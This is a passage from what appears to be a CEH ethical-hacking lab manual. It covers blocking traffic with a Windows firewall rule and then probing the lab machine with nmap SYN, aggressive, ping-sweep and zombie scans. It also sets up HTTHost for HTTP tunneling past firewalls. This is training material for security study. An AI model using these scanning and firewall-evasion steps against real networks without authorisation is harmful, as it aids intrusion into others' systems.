


Figure 2.1.9: Scope wizard

12. In the **Action** section, choose the **Block the connection** radio button and click **Next**.
13. By doing this, we are blocking all incoming traffic that comes through the **Parrot Security** virtual machine.




Figure 2.1.10: Action wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. In the **Profile** section, leave the settings on default and click **Next**. By doing this, the newly created rule will apply to all profiles.




Figure 2.1.11: Profile wizard

15. In the **Name** section, provide any name to the rule and click **Finish**.




Figure 2.1.12: Name wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The newly created inbound rule has been configured to the **Windows 10** Firewall. Now, any **Incoming traffic** coming through the **Parrot Security** virtual machine will be **blocked** by the **Windows 10** Firewall.




Figure 2.1.13: New rule created

17. Close all open windows in the **Windows 10** machine and switch to the **Parrot Security** virtual machine.
18. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



Figure 2.1.14: Parrot Security login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window

19. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 2.1.15: MATE Terminal launching

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
21. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

22. Now, type **cd** and press **Enter** to jump to the root directory.
23. We will now perform a basic Nmap scan on Windows 10 machine.
24. Type **nmap 10.10.10.10** and press **Enter**. As the Firewall is turned on in the **Windows 10** machine, the output of the Nmap scan shows that all the 1,000 scanned ports on **10.10.10.10** are filtered.

Note: The IP address of the **Windows 10** machine may differ in your lab environment.




Figure 2.1.16: Nmap basic scan

25. We will now perform **TCP SYN Port Scan** on the **Windows 10** machine and observe the results.
26. Type **nmap -sS 10.10.10.10** and press **Enter**. Observe that the results are the same as when the Windows 10 Firewall is turned on.




Figure 2.1.17: Nmap SYN scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

27. Now, perform **INTENSE Scan**. Type **nmap -T4 -A 10.10.10.10** and press **Enter**. We still receive the same result as when the Firewall is turned on.

Note: Here, **-T4** switch refers to the Aggressive (4) speeds scans and **-A** switch enables OS detection, version detection, script scanning, and traceroute.




Figure 2.1.18: Nmap Intense scan

28. We will now perform a **Ping Sweep** scan on the subnet to discover the live machines in the network. Type **nmap -sP 10.10.10.0/24** and press **Enter**. In the output of the Nmap, you will be able to find the live machines on the network, as shown in the screenshot.

29. As per the scan result, you can observe that the Windows Server 2019 machine is Active (10.10.10.19).




Figure 2.1.19: Nmap Ping Sweep scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. Now, perform a **Zombie Scan**. Type **nmap -sI 10.10.10.19 10.10.10.10** and press **Enter**. You can see that various ports and services are open, as shown in the screenshot.

Note: The scan results may differ in your lab environment while performing this task.

Note: You can perform a Zombie scan by choosing any of the IPs that are obtained in the ping sweep scan. In this lab, we are choosing Windows Server 2019 as the Zombie.




Figure 2.1.20: Nmap Zombie scan

31. Delete the newly created rule in the **Windows Defender Firewall with Advanced Security** window in the **Windows 10** virtual machine.
32. **Turn off the Windows Defender Firewall** for all **Profiles** in the **Windows 10** virtual machine.
33. Close all open windows in each virtual machine.
34. Turn off the **Parrot Security** virtual machine.

TASK 2 — Bypass Firewall Rules using HTTP/FTP Tunneling

Here, we will learn how networks can be scanned, and how to use HTTPort and HTTHost to bypass firewall restrictions and access files.

Note: Ensure that the **Windows Server 2019** and **Windows 10** virtual machines are running.

TASK 2.1

Stop World Wide Web Publishing Service

1. Turn on the **Windows Server 2016** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.
2. Now, you must ensure that **IIS Admin Service** and **World Wide Web Publishing services** are not running

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

HTTP tunneling technology allows attackers to perform various Internet tasks despite the restrictions imposed by firewalls. This method can be implemented if the target company has a public web server with port 80 used for HTTP traffic that is unfiltered by its firewall. This technology encapsulates data inside HTTP traffic (port 80). Many firewalls do not examine the payload of an HTTP packet to confirm that it is legitimate, thus it is possible to tunnel traffic via TCP port 80.

3. Click **Start** and click the **Windows Administrative Tools** app. The **Windows Administrative Tools** window appears; double-click **Services** to launch.




Figure 2.2.1: Launching services

HTTPort allows users to bypass the HTTP proxy, which blocks Internet access to e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, IRC, etc. Here, the Internet software is configured, so that it connects to a local PC as if it is the required remote server; HTTPort then intercepts that connection and runs it via a tunnel through the proxy.

4. In the **Services** window, scroll down to **World Wide Web Publishing Service** and you can observe that the service is **Disabled** under the **Startup Type** column, as shown in the screenshot.




Figure 2.2.2: Stopping World Wide Web Publishing Service in Windows Server 2016

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Launch and Configure HTTHost

HTTPort can work on devices such as proxies or firewalls that allow HTTP traffic. Thus, HTTPort provides access to websites and Internet apps. HTTPort performs tunneling using one of two modes: SSL/CONNECT mode and a remote host.

5. Similarly, check **IIS Admin Service**; stop the program if it is running.
6. Navigate to **Z:\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTHost** and double-click **htthost.exe**.
7. If the **Open File - Security Warning** pop-up appears, click **Run**.
8. A **HTTHost** wizard appears; click the **Options** tab.
9. On the **Options** tab, leave **90** as the port number in the **Port** field under the **Network** section. Keep the other settings on default, except for **Personal password**, which should contain any other password. In this task, the **Personal password** is "**magic**."

Note: Typically, HTTP tunneling should be performed using port 80. Port 80 is being used to host the local websites, therefore we have used port 90 for this lab.

10. Ensure that **Revalidate DNS names** and **Log connections** are checked and click **Apply**.




Figure 2.2.3: HTTHost Options tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Navigate to the **Application log** tab and check if the last line is **Listener: listening at 0.0.0.0:90**, which ensures that HTTHost is running properly and has begun to listen on **port 90**.




Figure 2.2.4: HTTHost Application log section

12. Now, leave **HTTHost** running, and do not turn off the **Windows Server 2016** virtual machine.

The remote host method is capable of tunneling through any proxy. HTTPort uses a special server software called HTTHost, which is installed outside the proxy-blocked network. It is a web server, and thus when HTTPort is tunneling, it sends a series of HTTP requests to the HTTHost.

TASK 2.3

Enable Firewall and Add an Outbound Rule

13. Now, switch to the **Windows Server 2019** virtual machine and launch **Control Panel**, as shown in the screenshot.

